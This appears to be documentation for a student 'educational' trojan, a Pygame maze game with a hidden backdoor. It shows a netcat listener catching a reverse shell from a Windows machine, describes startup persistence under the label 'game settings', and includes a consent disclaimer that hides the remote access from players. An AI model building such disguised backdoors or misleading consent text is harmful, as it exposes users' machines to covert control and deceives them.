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
Cyber Maze Runner - Game

Documentation

Github

repository:[**https://github.com/Chiesa1**](https://github.com/Chiesa1)

4/CyberSafeRunner



1. Installation Process

Dependencies

- **Required Libraries:**
 - `pygame==2.6.1`
 - `socket`

Automatic Dependency Handling

- The script automatically checks for dependencies upon startup.
- If a required library is missing, it attempts to install it using pip:

```
pip install pygame socket
```

Game Settings (Windows Only)

- The game saves settings to ensure it can restart properly on the next system boot.
- **Windows:** Uses system settings to auto-start upon restart.

After accessing the backdoor

```
(base) └─(tishok@Tishok)-[~]
└─$ nc -lvp 3030
Listening on 0.0.0.0 3030
Connection received on 10.12.74.178 51696

System: Windows
Release: 11
Version: 10.0.26100
Machine: AMD64
User: HP
Working Dir: C:\Users\HP\Downloads\CyberGame\CyberGame

Connection established. Awaiting commands...
LS
Error executing command: Command 'LS
' returned non-zero exit status 1.ls
Error executing command: Command 'ls
' returned non-zero exit status 1.dir
Volume in drive C has no label.
Volume Serial Number is 6E5A-8B9F

Directory of C:\Users\HP\Downloads\CyberGame\CyberGame

03/20/2025  09:46 PM    <DIR>        .
03/20/2025  08:27 PM    <DIR>        ..
03/20/2025  10:02 PM    <DIR>        .idea
03/20/2025  08:28 PM    <DIR>        .venv
03/20/2025  09:52 PM    <DIR>        Backdoor
03/20/2025  08:38 PM    <DIR>        build
03/20/2025  09:46 PM             1,501 build.py
03/20/2025  08:27 PM             3,500 cleanup.py
03/20/2025  10:00 PM             809 CyberSafeMazeRunner.spec
03/20/2025  09:02 PM             2,545 dependency_checker.py
03/20/2025  09:59 PM    <DIR>        dist
03/20/2025  10:04 PM    <DIR>        Game
03/20/2025  08:27 PM             1,213 main.py
03/20/2025  10:00 PM             761 Uninstall_CyberSafeMazeRunner.spec
03/20/2025  08:27 PM             910 user_notification.py
03/20/2025  09:05 PM    <DIR>        __pycache__
              7 File(s)            11,239 bytes
              9 Dir(s)  107,291,271,168 bytes free
```

2. Gaming Process

Game Overview

- **Cyber Maze Runner** is a maze navigation game.
- **Player Controls:**
 - **Arrow Keys:** Move the player (blue ball) through the maze.
 - **Spacebar:** Speed boost.
 - **Escape Key:** Pause the game.

Gameplay Features

- **Screen Resolution:** Full-screen mode.

- **Objective:** The player (blue ball) must navigate through a maze while capturing/eating green balls.
- **Maze Generation:**
 - Each level has a procedurally generated maze.
 - The complexity increases with each level.
- **Score Tracking:**
 - Points are earned for each green ball captured.
 - The score is displayed at the top-left corner.
- **Collision Detection:**
 - The game ends if the player touches a red hazard or fails to complete a level in time.

3. Binary / EXE Conversion

Why Convert?

- Allows the game to run as a standalone executable without requiring Python on the target system.

Tools Used

- **Windows:** `pyinstaller`

Steps Using PyInstaller

Install pyinstaller: `pip install pyinstaller`

`pip install pyinstaller`

Convert to EXE (Windows):

Python `build.py`

1. Output Location:

- Windows: `/dist/CyberMazeRunner.exe`

4. Cleanup & Removal


Indicators

- The game saves settings in system startup locations.

Removal Process

Run the cleanup script to remove saved settings and uninstall the game:

`/dist/Uninstall_CyberSafeMazeRunner.exe`



5. Educational Purpose

Learning Objectives

- Demonstrates **game development** concepts using **Pygame**, including:
 - User input handling
 - Collision detection
 - Score tracking
 - Level progression and procedural maze generation

CyberSafe Maze Runner - Disclaimer



EDUCATIONAL DISCLAIMER

This game is designed for educational purposes to demonstrate cybersecurity concepts.

By continuing, you acknowledge and consent to the following:

1. This application will check for and install any missing dependencies
2. The game will create temporary files in the background for smooth gameplay
3. All components will be completely removed when you uninstall the game
4. This application is for EDUCATIONAL PURPOSES ONLY

Do you wish to continue?

Yes

No

Responsible Use

- This game is intended for **educational** and **entertainment** purposes.
- It should only be run with user **understanding and consent**.